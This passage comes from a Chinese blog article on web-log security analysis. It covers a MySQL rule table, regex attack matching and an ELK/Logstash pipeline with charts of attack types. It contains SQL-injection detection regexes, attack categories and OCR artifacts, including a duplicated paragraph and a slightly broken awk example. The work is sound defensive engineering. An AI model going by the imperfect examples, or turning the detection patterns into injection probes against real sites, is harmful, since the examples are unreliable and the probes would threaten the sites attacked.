7.日志数据噪声（这词我也不知道用得对不对）上文提到过，攻击者可能会使用扫描器进行大量的扫描，此时日志中存在大量扫描行为，此类行为同样会被恶意行为关键字匹配出，但是此类请求我们无法得知是否成功扫描到漏洞，可能也无法得知这些请求是扫描器发出的，扫描器可使用代理 IP、可进行分时策略、可伪造客户端特征、可伪造请求来源或伪造成爬虫。此时我们从匹配出的海量恶意请求中很难得出哪些请求攻击成功了

..

四、日志分析工程化之路 [探索篇]

（上一节留下的坑我们留到最后讨论[因为我也觉得比较头疼]，我们现在来讨论一点让人轻松的~）

曾经有运维的人员问我们公司的大神，该如何分析日志？

大神回答了三个字：“用命令”

因为站在安全经验丰富的人角度来看，的确用命令足矣，可是对于安全经验不那么丰富的人来说，可能就不知道从何入手了。但是即使身为一个安全从业人员，我也觉得用命令太过耗时耗力（还有那么多有趣的事情和伟大的事情没做呐，当然还要节约出一点时光来嗨嗨嗨呀，难道每次分析日志我们都用命令一个个给一点点分析？）

于是，聪明的黑客们就想到了，将这些步骤流程写成工具，让工具来帮我们分析日志，当然我也想到了，可是在我造这么一个轮子之前，我习惯性的到各大网站上先翻一翻，看看有没有人实现过，还真让我找到一些，见 FAQ 区域。

我以“Web 安全日志分析”为关键字，百度&Google 了一番，发现并没有找到自己觉得不错的日志分析工具，难道安全行业就没有大牛写个优秀的日志分析工具出来？年轻时的我如

此想到，后来我发现并非如此，而是稍微优秀一点的都跑去做产品了，于是我转战搜寻关于日志安全分析产品，通过各种方式也让我找到了几个，如下：

首先是推广做得比较好的:日志易

日志易确实像它推广视频里所说的：“国内领先的海量日志搜索分析产品”

前段时间，有客户联系到我们，说他们买了日志易的产品，但是其中对安全的监控比较缺乏，让我们能不能在日志易的基础上添加一些安全规则，建立安全告警，他们要投放到大屏幕，然后来实时监控各个服务器的安全状态。然后我就大概看了一遍日志易的产品，安全方面的分析，基本为 0.

但是日志易确实有几个优点：

1.日志采集方面相对成熟，已经能针对多种日志格式解析并结构化，还支持用户自定义日志格的辅助解析

2.海量日志存储相对完善，可接收来自各个客户端的日志，Saas 服务成熟，能对接各大云主机

3.搜索方面技术优秀，千亿级别数据索引只需 60 秒（但是，我要的安全分析啊，其他的再成熟，也始终是个不错的日志分析平台而已，我要的是安全分析、安全分析、安全分析[重要的话说三遍]）

补：

（后来我发现，日志易其实有在安全方面进行分析，但是这个如图这个结果，并没有让我觉得眼前一亮，而且其中还有大量的误报）

2. 看到一个稍微像那么回事的产品：安全易

他们推广做得不那么好，所以在我一开始的搜索中，并没有从搜索引擎找到它，这个产品是可以免费注册并试用的，于是我迫不及待注册了一个账号进去看看，如图：

当我试用过安全易这个产品之后，提取出了他们在关于安全方面所做的统计列表，如下：

1.威胁时序图

2.疑似威胁分析

3.疑似威胁漏报分析

4.威胁访问流量

5.威胁流量占比

6.境外威胁来源国家(地区)统计

7.境内威胁来源城市统计

8.威胁严重度

9.威胁响应分析

10.恶意 IP

11.恶意 URL 分析

12.威胁类型分析

13.威胁类型分布

14.威胁分类计数

15.威胁来源热力图

16.威胁总数

17.威胁日志占比

结果似乎挺丰富，至少比我们开始使用命令和工具得到的结果更为丰富，其实在看到这个产品之前，我们内部就尝试使用过各种方法实现过其中大部分视图结果，但是似乎还是缺少点什么 —— 攻击行为溯源，也就是我们在第二节中对日志进行简单的分析的过程，得到攻击者的整个攻击路径已经攻击者执行的恶意操作。不过想要将这个过程工程化，难度可比如上 17 个统计视图大多了，难在哪里？请回看第三节..

虽然安全易的产品并没有满足我对日志分析中的想法，但是也不能说它毫无价值，相反这款产品能辅助运维人员更有效率的监控、检查服务器上的安全事件，甚至他们不用懂得太多的安全知识也能帮助企业更有效率的发现、解决安全问题

结果似乎挺丰富，至少比我们开始使用命令和工具得到的结果更为丰富，其实在看到这个产品之前，我们内部就尝试使用过各种方法实现过其中大部分视图结果，但是似乎还是缺少点什么 —— 攻击行为溯源，也就是我们在第二节中对日志进行简单的分析的过程，得到攻击

者的整个攻击路径已经攻击者执行的恶意操作。不过想要将这个过程工程化，难度可比如上 17 个统计视图大多了，难在哪里？请回看第三节..

虽然安全易的产品并没有满足我对日志分析中的想法，但是也不能说它毫无价值，相反这款产品能辅助运维人员更有效率的监控、检查服务器上的安全事件，甚至他们不用懂得太多的安全知识也能帮助企业更有效率的发现、解决安全问题

五、日志分析工程化之路 [实践篇]

在了解了很多分析日志的工具后，也尝试过自己折腾出一个方便分析日志的工具，以便以日常工作中的应急响应场景

记得是在半年前左右，我的思路是这样的：

1.首先确认日志结构

我在 Mysql 中建立了如下结构的一张表来存储日志：

日志字段

请求时间

服务器名称

客户端 IP

请求方法

请求资源

服务器端口

服务器 IP


浏览器信息

响应状态码

请求来源

响应长度

请求协议



id	req_time	server_name	server_ip	req_method	req_url	server_port	client_ip
8	2016-06-30 00:0		192.168.8.254	GET	/ghgs.aspx	80	123.12
9	2016-06-30 00:0		192.168.8.254	GET	/gzwd.aspx	80	123.12
10	2016-06-30 00:0		192.168.8.254	GET	/NewsSingle.aspx	80	68.180
11	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
12	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
13	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
14	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
15	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
16	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
17	2016-06-30 00:0		192.168.8.254	GET	/ghgg.aspx	80	42.120
18	2016-06-30 00:0		192.168.8.254	GET	/aspx/NewsSingle.aspx	80	42.120
19	2016-06-30 00:0		192.168.8.254	GET	/localhost/NewsSingle.aspx	80	42.156
20	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
21	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
22	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
23	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
24	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
25	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
26	2016-06-30 00:0		192.168.8.254	GET	/	80	112.12
27	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
28	2016-06-30 00:0		192.168.8.254	GET	/ghgs.aspx	80	123.12
29	2016-06-30 00:0		192.168.8.254	GET	/pic.aspx	80	123.12
30	2016-06-30 00:0		192.168.8.254	GET	/pic.aspx	80	123.12
31	2016-06-30 00:0		192.168.8.254	GET	/pic.aspx	80	123.12
32	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12
33	2016-06-30 00:0		192.168.8.254	GET	/upload/201605/23/201605231705053878.jpg	80	157.55
34	2016-06-30 00:0		192.168.8.254	GET	/xzInfo.aspx	80	123.12

2.给 Web 攻击进行分类

攻击类型表

攻击类型名称

危险等级

攻击/扫描

id	attack_type_name	attack_note	attack_test
1	XSS跨站脚本攻击	1	攻击
2	SQL注入攻击	1	攻击
3	代码执行	1	攻击
4	命令执行	1	攻击
5	敏感文件	2	扫描
6	木马文件	1	攻击
7	备份文件	2	扫描
8	Exploit特征	1	攻击
9	XXE漏洞	1	攻击
10	文件上传漏洞	1	攻击
11	文件包含漏洞	1	攻击
12	文件下载漏洞	1	攻击
13	URL重定向	1	攻击
14	后台扫描	2	扫描


3.建立攻击规则表对应不同的攻击类型

攻击规则表

攻击规则正则表达式

攻击发生的位置

攻击规则对应的攻击类型 ID



此时不得不说一下当时日志是怎么入库的，不知道大家是否知道 awk 命令

```
echo "aa bb cc" | awk -F '{print $1}'
```

我们对日志采用了类似的方式，通过空格分割，然后生成出 Mysql 中可用的 insert 语句

大约为：INSERT INTO web_log VALUES ($1,$3,$4,...),至于你说其中列数是如何对应到 Mysql 里的表结构的,我们当时是人工核对的，为每一个不同的日志文件进行人工对应..（可想而知这活工作量多大）

扯回正题，当我们入库完毕后有了这么三张数据表，聪明的童鞋可能已经知道下一步要干什么的，那就是拿着安全规则正则表达式去逐条匹配日志表里面的日志

然后得到结果：

攻击日志 ID

攻击类型 ID

攻击规则 ID

id	attack_id	attack_type_id	attack_rule_id
1	83	1	46
2	500	1	46
3	877	1	46
4	972	1	46
5	1274	11	50
6	1276	3	16
7	1280	11	50
8	1290	11	50
9	1296	11	50
10	1301	13	52
11	1304	11	50
12	1311	11	50
13	1319	8	40
14	1320	8	40
15	1322	8	40
16	1323	8	40
17	1324	8	40
18	1358	2	44
19	1619	1	46
20	2401	1	46
21	2404	1	46
22	2407	1	46
23	2472	1	46
24	2869	1	46
25	3737	2	11
26	5361	1	46

最后我们只需要写 SQL 语句，就能轻松统计各个攻击类型都分别有多少攻击请求了

如图：

attack_id	attack_type_name	c
83	XSS跨站脚本攻击	8180
1358	SQL注入攻击	3051
1274	文件包含漏洞	2618
7431	文件上传漏洞	1989
7064	敏感文件	514
1276	代码执行	392
1301	URL重定向	309
188769	备份文件	129
1319	Exploit特征	77
7087	命令执行	56

最后我们思考了从各个角度来进行查询，得到了如下以下列表中的结果：

1.网站受攻击次数排名

2.网站高危请求排名

3.网站攻击者数量排名

4.网站受攻击页面排名

5.可疑文件排行

6.被攻击时间统计

7.攻击来源分布

8.高危攻击者排行

9.攻击者攻击次数排行

10.网站危险系数排行

11.攻击者数量统计

12.各站点攻击者数量统计


13.各扫描器占比

14.使用扫描器攻击者统计

由于这是一次针对多个(70+)站点的分析，所以只需突显安全趋势即可，在此次日志分析中，还并未涉及到溯源取证

记得当时我们是用 SQL 语句查询出结果，然后将数据填入 Execl，然后进行图标生成，整个日志分析的过程，从日志原文件到入库到匹配到统计到出数据最后到 Execl 出统计图表基本都需要人工参与

对了，上几张图瞧瞧吧



11：被攻击时间统计

统计说明:统计说[illegible]到攻击最频繁的日期分别2016/07/1、2016/07/04、2016/07/27。




图9：网站受攻击页面

统计说明： 可以分析出哪些页面受攻击次数最多，图中受攻击次数最多的页面为article_js.asp,累积被攻击次数约为13000，此请求来源[redacted]日志，攻击者IP为59.197.10.200,攻击者不断尝试代码执行、SQL注入等攻击手段，如攻击者攻击成功，则会导致服务器被入侵，需要对此文件与网站进行核查，确认攻击行为是否对服务器造成危害，其他攻击行为依此类推。




图8：网站攻击者数量

统计说明： 在研究网站危险系数特性时，我们选取了高危请求最大的 10 个网站进行分类分析。结果发现，在 2016年9月份网站中，[redacted]科技局网攻击者数量最多，高达697人；其次是[redacted]景区（223）、[redacted]育网（198）、[redacted]外事办（173）；

可以看出，我们仅仅只是采用了一些安全攻击规则来对日志进行匹配就已经得到了不错的结果，虽然整个过程有点漫长，但是得到的这一份日志分析报告是具有实际意义和价值的，它可以帮我们发现哪些站点受到的攻击行为最多，那一类攻击最为频繁，哪些站点风险系数较高，

网站管理和运维人员可以通过这份报告 ,来着重检查危险系数较高的请求和危险系数较高的站点，从而大大提高效率。

六、日志分析工程化之路 [进阶篇]

有没有觉得像上面那样折腾太累了，虽然确实能得到一个还不错的结果。于是开始找寻一个较好的日志分析方案，最后采用了开源日志分析平台 ELK,ELK 分别为：

Elasticsearch 开源分布式搜索引擎

Logstash 对日志进行收集、过滤并存储到 Elasticsearch 或其他数据库

Kibana 对日志分析友好的 Web 界面,可对 Elasticsearch 中的数据进行汇总、分析、查询

因为它开源、免费、高可配，所以是很多初创企业作为日志分析使用率最高的日志分析平台

当理清楚 ELK 的搭建方式和使用流程后，我们用 ELK 实现了一遍第五节中的日志分析

流程大概如下：

1.编写 Logstash 配置文件

agent.conf

```
input {
  file{
      path => "/var/log/*"    #日志所在文件夹 *表示文件夹下所有日志文件
      start_position => "beginning"
  }
}
filter {
    grok {
        match => { "message" => "%{IIS6}"}    #日志格式解析规则
    }
    geoip{
       source => "clientip"           #IP分析插件
    }
    attackfilter {
       source => "%{message}"        #攻击分析插件
    }
}

output {
  stdout { codec => rubydebug }
  elasticsearch {
        hosts => [ "localhost:9200" ]    #存储到Es
  }

}
```

日志解析规则

```
IIS6 %{TIMESTAMP_ISO8601:req_time} %{IP:server_ip} %{WORD:req_method} %{URIPATH:req_url} %{NOTSPACE:req_para}
%{NUMBER:server_port} %{NOTSPACE:username} %{IP:remote_ip} %{NOTSPACE:browser_info} %{Referer:req_Referer}
%{NUMBER:res_code} %{NUMBER:windwos1} %{NUMBER:win32status} %{NUMBER:size}
```

2.将攻击规则应用于 logstash 的 filter 插件

```
    regex: '.*sleep[(].*'
    place: 'message'
    regexid: 2
    typeid: 2
    typename: 'SQL注入攻击'
    level: 3
    leveldesc: '高危级别威胁'
    actionid: 11
    actiondesc: '正在进行延时sql注入'
    actionlevel: 3
    subtype: 'sub_type'

  - id: 12
    regex: '.*order.*by.*'
    place: 'message'
    regexid: 2
    typeid: 2
    typename: 'SQL注入攻击'
    level: 3
    leveldesc: '高危级别威胁'
    actionid: 12
    actiondesc: '正在查字段数目的sql注入'
    actionlevel: 3
    subtype: 'sub_type'

  - id: 13
    regex: '.*[%20|\\+]union.*'
    place: 'message'
    regexid: 2
    typeid: 2
    typename: 'SQL注入攻击'
    level: 3
    leveldesc: '高危级别威胁'
    actionid: 13
```


3.利用载入了安全分析插件后的 logstash 进行日志导入

4.查询分析结果

127.0.0.1:6201/logstash-2-u_ex160701.log/_search


```
"dept": "[redacted]",
"req_url": "/Themes/jd/n_html55.png",
"attack_info": {
  "risk_desc": "",
  "attack_detail": "",
  "attack_rule": [

  ],
  "attack_status": 0,
  "other": "",
  "action_desc": [

  ],
  "attack_rule_id": [

  ],
  "attack_type_name": "",
  "attack_source_place": [

  ],
  "attack_status_name": "正常请求",
  "attack_type_id": 0,
  "action_risk_level": 0,
  "scaner_status": 0,
  "risk_level": 0,
  "scaner_rule": 0,
  "action_id": [

  ],
  "attack_place": "",
  "scaner_name": ""
},
"message": "2016-07-01 00:35:53 172.16.203.20 GET /Themes/jd/n_html55.png - 80 - 172.16.1.9 Mozilla/5.0+(Windows+NT+6.1;+WOW64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/45.0.2454.101+Safari/537.36 404 0 2 15\r",
"req_method": "GET",
"ua": {
  "patch": "2454",
  "os": "Windows",
  "major": "45",
  "minor": "0",
  "name": "Chrome",
  "os_name": "Windows",
  "device": "Other"
},
"res_code": "404",
```

5.利用 Kibana 进行统计、可视化


安全分析
新建 添加 保存 打开 共享 选项 过去2年
攻击来源分布
威胁流量计数
6,243,768
流量（字节）
攻击请求总数
3,446
Count
威胁分类计数
威胁分类计数 Count
SQL注入攻击 1,445
代码执行 499
敏感文件 397
Exploit特征 309
XSS跨站脚本攻击 286
URL重定向 255
命令执行 120
文件包含漏洞 119
文件上传漏洞 16
威胁流量占比
正常访问与威胁占比
正常请求
攻击请求
攻击威胁分类
高危级别威胁
中危级别威胁
低危级别威胁
境外威胁来源国家(地区)统计
境内威胁来源城市统计


境外威胁来源国家(地区)统计
Philippines
United States
Germany
来源
Count
境内威胁来源城市统计
Langfang
Beijing
Nanjing
Hangzhou
Shanghai
Shenyang
Suqian
Guangzhou
Nanchang
Wuhan
境内威胁来源城市统计
各类型攻击响应流量统计
SQL注入攻击
Exploit特征
URL重定向
代码执行
XSS跨站脚本攻击
威胁响应分析
200
404
304
500
302
403
405
206
400
威胁严重度
高危级别威胁
中危级别威胁
低危级别威胁
SQL注入攻击
代码执行
Exploit特征
命令执行
文件包含漏洞
敏感文件
XSS跨站脚本攻击
URL重定向
攻击类型占比
SQL注入攻击
代码执行
敏感文件
Exploit特征
XSS跨站脚本攻击
URL重定向
命令执行
文件包含漏洞
文件上传漏洞
威胁时序图
Count

到这里，所得结果已经比“HanSight 瀚思”安全易这个产品的结果更为丰富了~ ，但是日志安全分析之路远远没有结束，最重要也最具有价值的那部分还没有得到实现 —— 攻击行为溯源

七、日志安全分析攻击溯源之路 [探索篇]

故技重施，我搜寻了和攻击溯源有关的相关信息，发现国内基本寥寥无几

最后发现其实现难度较大，倒是听说过某些甲方内部安全团队有尝试实现过，但至今未要到产品实现的效果图，不过最后倒是被我找到某安全公司有一个类似的产品，虽然是以硬件方式实现的流量监控，从而获取到日志进行分析。这里提一句，通过硬件方式获取流量从而可以记录并分析整个请求包和响应包，这可比从日志文件中拿到的信息全面多了，从而将日志溯源分析降低了一个难度，不过某些优秀的分析思路还是值得学习的，先上几张产品效果图：

（图 1）


威胁态势
攻击源分布
资产型
